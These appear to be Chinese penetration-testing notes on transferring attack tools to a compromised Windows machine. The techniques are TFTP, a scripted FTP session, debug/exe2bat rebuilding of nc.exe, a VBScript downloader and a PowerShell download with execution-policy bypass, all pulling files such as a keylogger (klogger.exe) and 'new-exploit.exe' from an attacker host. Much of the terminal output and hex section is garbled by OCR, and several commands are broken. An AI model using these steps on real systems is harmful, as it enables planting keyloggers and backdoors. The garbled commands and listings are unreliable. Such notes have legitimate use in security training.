# 文件上传

```
TFTP
首先我们先尝试看看我们的系统是否安装了ftp,如果没有出错,则证明我们的系统可以执行ftp
(服务端)
mkdir /tftp
开启
chown -R nobody /tftp
设置nobody 权限到fttp之中
cp /usr/share/windows-binaries/
进入Linux kali 自带的windows 工具集
cp /usr/share/windows-binaries/whoami.exe /tftp/
从windows-binaries目录中拷贝whoami.exe到tftp之中。确保权限为nobody
atftpd --daemon --port 69 /tftp
通过检查69端口来判断 tftp程序是否运行
C:\root> ls -l'/tftp/
总用量792
-rwxr-xr-x 1 nobody root 23552 3月 <sup>†</sup> 21 05:17 kl<mark>ogger.exe</mark>
-rwxr-xr-<u>x</u> 1 nobody root 66560 3月 <sup>‡</sup> 21 05:17 whoami.exe
C:\root>
```

### (客户端)

tftp -i 192.168.79.132 get klogger.exe 在客户机之中将tftp中的软件下载到本机中

tftp -i 192.168.79.132 get klogger.exe

从服务端192.168.79.132 中拷贝klogger.exe到本机中。

```
Transfer successful: 23552 bytes in 1 second, 23552 bytes/s
C:\>dir
dir
������ש\�el'�û�6�K��
$$$$$$$K$$$ 8C71-5029
2020-03-21 12:11
                                 0 AUTOEXEC.BAT
2020-03-21×f912:\11\
                                 *0 CONFIG.SYS
2020-03-21 12:14
                    <DIR>
                                   Documents and Settings
2020-03-21 17:48
                   <DIR>
                                   Inetpub
                            23,552 klogger.exe
2020-03-21×7818:\13\
                       185,970,722 NETShow56_300.wmv
2006-04-24 12:59
2020-03-21 16:34
                   <DIR>
                                   Program Files
2020-03-21×0512:27
                    <DIR>
                                   Python27
2020-03-21 18:11
                            66,560 whoami.exe
2020-03-21 17:51
                    <DIR>
                                   WINDOWS
               5 00010
                         186,060,834
              5 ��L¼ 38,925,627,392 �����
```

#### **FTP**

(客户端)

在使用ftp之前我们需要配置一下服务

```
C:\root\Desktop\My favorite experience> groupadd ftpgroup
C:\root\Desktop\My favorite experience> useradd -g ftpgroup -d/dev/null -s /stc ftpuser
C:\root\Desktop\My favorite experience> pure-pw useradd sl -u ftpuser -d /ftphome
Password:
Enter it again:
C:\root\Desktop\My favorite experience> pure-pw mkdb
C:\root\Desktop\My favorite experience> cd /etc/pure-ftpd/auth/
C:\etc\pure-ftpd\auth> ln -s ../conf/PureDB 68pdb
C:\etc\pure-ftpd\auth> -p /ftphom
bash: -p: 未找到命令
C:\etc\pure-ftpd\auth> mkdir -p /ftphome
C:\etc\pure-ftpd\auth> chown -R ftpuser:ftpgroup /ftphome/
C:\etc\pure-ftpd\auth> /etc/init.d/pure-ftpd restart
Restarting pure-ftpd\auth> [via systemct]: pure-ftpd.service.
C:\etc\pure-ftpd\auth> [via systemct]: pure-ftpd.service.
```

groupadd ftpgroup

useradd -g ftpgroup -d/dev/null -s /stc ftpuser

pure-pw useradd sl -u ftpuser -d /ftphome 设置账号名为 sl ,之后会让你输入密码的

pure-pw mkdb

cd /etc/pure-ftpd/auth/

In -s ../conf/PureDB 68pdb

mkdir -p /ftphome


chown -R ftpuser:ftpgroup /ftphome/


/etc/init.d/pure-ftpd restart

当我们走完这一边流程之后使用 netstat -pantu | grep 21 来查看咱们的ftp服务是是否被开启了

cp /usr/share/windows-binaries/whoami.exe /ftphome/ 把我们需要的exe程序复制到ftphome当中

之后我们通过访问 127.0.0.1:80 来查看ftp web 服务: 需要输入你当时设置的账号密码。





## (服务端)

echo open 192.168.79.132 21> ftp.txt

echo sl>>ftp.txt

echo toor>ftp.txt

echo bin>>ftp.txt

echo GET whoami.exe >> ftp.txt

# echo GET whoami.exe >> ftp.txt

# 从ftp服务中下载whoami.exe

```
12: 11 to higher level directory
                                   0 AUTOEXEC.BAT
2020-03-21
2020-03-21
            12:11
                                   0 CONFIG.SYS
2020-03-21
           12:14Name<DIR>
                                     Documents and Settings
2020-03-21 19:15
                                  52 ftp.txt
2020-03-21
           17:48
                     <DIR>
                                     Inetpub
2020-03-21
                              23,552 klogger.exe
            18:13
2020-03-21 20:36
                                  36 klogger.txt
2006-04-24
           12:59
                        185,970,722 NETShow56_300.wmv
2020-03-21
                     <DIR>
                                     Program Files
           16:34
2020-03-21 12:27
                     <DIR>
                                     Python27
2020-03-21
           18:11
                             66,560 whoami.exe
                                     WINDOWS
2020-03-21
            18:44
                     <DIR>
                         186,060,922
               7 00010
               5 006 4 38,918,713,344
```

#### **DEBUG**

## (客户端)

wine /usr/share/windows-binaries/exe2bat.exe nc.exe nc.txt 将nc.exe 转换为二进制程序.txt

```
cho n 1.dll >123.hex
cho e 0100 >>123.hex
cho e 010
```

### (服务端)

找到nc.txt所在地址为 /usr/share/windows-binaries/ 复制全部, 但不复制最后两行

### 之后通过最后两行上传

debug<123.hex copy 1.dll nc.exe

```
2020-03-21
                23:18
                                      184,270 123.hex
2020-03,21 012:11,0 00 98 00 00 04 00 00AUTQEXEC.BAT 00 00 00 00 20 00
                                              0 CONFIG.SYS
2020+03-2123.h12:11
2020-03<sup>11</sup>21 0012:11400 00 4DTR4 00 00 00 00 00 DOcuments<sup>00</sup>and 05ettings 00 00
2020-0380 >>173.hex
2020-0380 >>173.hex
2020-0380 >>173.hex
2020-0380 >>173.hex
2020÷03→2123.h17:48
                            <DIR>
                                                 Inetpub
2020-03<sup>10</sup>24 0018:4300 00 00 00 00 230,55200kroggeroexe00 00 00 00 00 00 00
2020-03-21 13.13
2020-03-21 021:48,000 00 00 00 00 38,0klogger,0txt,000 00 00 00 00 00
2006+04→243.h12:59 185,970,722 NETShow56_300.wmv
2020-03625 5616:34c5 01 @DTR$ 3d b8 21 41 00ProgramocFiles8b f0 8b 44 24 2c 51
2020 - 03_{24} + 21_{80} + 21_{10} = 10
2020+03→2123.h21:50
                                             44 wage.vbs
2020-0341290 2b29:5059 48 74 43 48 53 74 2a 51953wgest 6a 0a 68 00 01 41 00 ff 15 b4 21
2020 -033 > 123.hex
2020 -035 21 8b21:50<sub>21 41 00 52 ff d3 8b 06</sub>933<sub>3d</sub>wget.wbs 50 ff d7 8b 4e 04 51 ff d3
2020+03-2123.h18:44
                            <DIR>
                                                 WINDOWS
cho 00 8d 44 24 18 8d10 %05[8] 4c 2418650179936308903 56 c7 44 24 28 0c 00 00 00 89 60
```

此时123.hex已经是可执行文件了

```
C:\>nc -help
nc -help
[v1.10 NT]
connect to somewhere:
                             nc [-options] hostname port[s] [ports] ..
listen for inbound:
                             nc -l -p port [options] [hostname] [port]
options:
         -d
                             detach from console, stealth mode
                             inbound program to exec [dangerous!!]
source-routing hop point[s], up to 8
source-routing pointer: 4, 8, 12, ...
         -e prog
            gateway
         -g
         -G num
         ⊸h
                             this cruft
                             delay interval for lines sent, ports scanned
             secs
                             listen mode, for inbound connects
         -1
         -L
                             listen harder, re-listen on socket close
                             numeric-only IP addresses, no DNS hex dump of traffic
          -n
          -o file
                             local port number
```

```
VBSCRIRT (不可用)
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST PROXYSETTING DEFAUL = 0 >> wage.vbs
echo Const HTTPREQUEST PROXYSETTING PRECONFIG = 0 >>wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Conts HTTPREQUEST PROXYSETTING PROXY = 2 >> wget.vbs
echo Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts >> wget.vbs
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject ("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject ("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject ("Microsoft.XMLHTTP") >> wget.vbs
echo http.0pen "GET", strURL, False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set fs = fs.CreateTextFile(StrFile, True) >> wget.vbs
echo strData = "" >> wget,vbs
echo strBuffer = "" >> wget.vbs
echo For IngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,IngCounter + 1, 1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs
cscript wget.vbs http://192.168.79.132/whomai.exe
将whomai.exe下载。
POWERSGELL (不可用)
(服务端)
$storageDir = $pwd
$webclient = New-Object System.Net.WebClient
$url = "http://192.168.79.132/whoami.exe"
$file = "new-exploit.exe"
$webclient.DownloadFile($url,$file)
shell.exe -ExecutionPolicy Bypass -NoLogo -NonInteraclive -NoProfile -File wget, ps1
```

\>shell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive →NoProfile - File wget, ps1 版本的 C:\shell.exe 与你运行的 Windows 版本不兼容。请查看计算机的系统信息,然后联系软件发布者。